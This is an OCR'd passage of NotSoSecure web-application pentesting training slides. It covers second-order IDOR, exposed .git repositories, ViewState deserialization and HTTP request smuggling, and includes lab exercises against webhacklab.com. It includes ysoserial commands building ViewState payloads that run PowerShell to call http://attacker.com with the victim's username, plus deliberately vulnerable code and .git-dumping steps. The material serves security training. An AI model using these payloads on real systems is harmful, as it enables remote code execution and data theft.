
- **In Second-order IDOR a page accepts user supplied input, other page or functionality executes that input**
- This vulnerability occurs when a server stores the value first and then validates the authorization of user
- If the **authorization of the request is valid** then server respond with requested data

NotSoSecure part of claranet cyber security

Standard Workflow



Error Handling Flow



Case Study

Second Order IDOR

- User requests for a valid document having id **X**
- Server stores the id in cache, and validates authorization for request
- If authorization is valid then server responds with ‘/Expense/Success’ redirection else ‘/Expense/Failure’.
- User sends request for document **X** first and holds the response, then sends another request for document **Y** (belongs to other user) and not forward the success response for redirection.

Reference:
https://blog.usejournal.com/a-less-known-attack-vector-second-order-idor-attacks-14468009781a

Second Order IDOR

show_receipt.aspx.cs

```
receiptId = GetReceiptIdFromURL();
Session["receiptId"] = receiptId;
if(CurrentUser.Owns(receiptId))
{
  redirect receipt_success.aspx;
}
else
{
  redirect receipt_error.aspx;
}
```


receipt_success.aspx.cs

```
receiptId = Session["receiptId"];
return ReadReceipt(receiptId);
```

Reference:
https://blog.usejournal.com/a-less-known-attack-vector-second-order-idor-attacks-14468009781a

NotSoSecure part of claranet cyber security

Attack



NotSoSecure part of claranet cyber security

Exercise

Second Order IDOR

- Exploit Second-order IDOR to view reimbursement details of another user on the application who owns id = 1

  Challenge URL - **http://reimbursement.webhacklab.com/Expense/LoadExpenseFile?id=**

- **Note:** ID parameter passed is incremental.

Git

- It’s a version control system
- Designed to track changes in code.
- Used extensively to manage code.
- Decentralized code control system.

NotSoSecure part of claranet cyber security

Misconfigured Git


Misconfiguration of Git leads to:


- Exposure of modification made to files and folders
- Source code exposure
- Exposure of Secret key, credential in Git history
- Exposure of Hardcoded secrets in source file
- Exposure of Hardcoded secrets in configuration file like web.config

NotSoSecure part of claranet cyber security

Manually confirming a .git exposed bug

- Directly access '.git/config' , '.git/HEAD' , '.git/logs/HEAD' etc





Utilities for pentesting exposed .git

- git-finder
- git-dumper
- git-extractor

```
usage: git-dumper.py [options] URL DIR

Dump a git repository from a website.

positional arguments:
  URL                   url
  DIR                   output directory

optional arguments:
  -h, --help            show this help message and exit
  --proxy PROXY         use the specified proxy
  -j JOBS, --jobs JOBS  number of simultaneous requests
  -r RETRY, --retry RETRY
                        number of request attempts before giving up
  -t TIMEOUT, --timeout TIMEOUT
                        maximum time in seconds before giving up
```

NotSoSecure part of claranet cyber security

ViewState Deserialization

- Default method to preserve page and control values between pages
- ViewState is a serialized value encoded and encrypted using MachineKey
- Exposed MachineKey may allow to perform RCE using YSoSerial.NET
- Viewstate property can either be :
  - Cleartext [MAC not enabled]
  - MAC enabled
  - Encrypted

NotSoSecure part of claranet cyber security

Scenarios for exploiting Deserialization Flaws


Sr.No.	.Net version	MAC Enabled	Encryption Enabled	MachineKey	How to identify MachineKey
1	Any	False	False	Not required	Not applicable
2	< 4.5	True	False	Required	Blacklist3r
3	< 4.5	True / False	True	Required	Blacklist3r - Future Development
4	>= 4.5	True	False	Required	Blacklist3r
		False	True		
		True	True		

NotSoSecure part of claranet cyber security

MAC Not Enabled



```
ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter -c
"powershell.exe Invoke-WebRequest -Uri http://attacker.com/$env:UserName"
```

MAC Enabled




```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell.exe
Invoke-WebRequest -Uri http://attacker.com/$env:UserName" --generator=CA0B0334 --
validationalg="SHA1" --validationkey="XXXXXXXXXXXXXX"
```

MAC Encrypted - .Net >=4.5




```
ysoserial.exe -p ViewState  -g TextFormattingRunProperties -c "powershell.exe
Invoke-WebRequest -Uri http://attacker.com/$env:UserName" --
path="/content/default.aspx" --apppath="/" --decryptionalg="AES" --
decryptionkey="XXXXXX"  --validationalg="SHA1" --validationkey="XXXX"
```

Exercise

Leverage git misconfiguration to ViewState RCE

- Leverage Git misconfiguration to extract the Machine Key
- Exploit ViewState to perform remote code execution(RCE)


  Challenge URL:
  http://books.webhacklab.com/.git

HTTP Request Smuggling


- A technique for interfering with the way a website processes sequences of HTTP requests that are received from one or more users
- Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users
- In modern applications, user's requests are coming via front-end servers (e.g. Load balancer or any interim proxies) to back-end servers

NotSoSecure part of claranet cyber security


HTTP Stream aka HTTP Pipeline



HTTP Stream - Boundaries



Boundaries - Content-Length and Transfer-Encoding




```
Content-Length: <length>
```

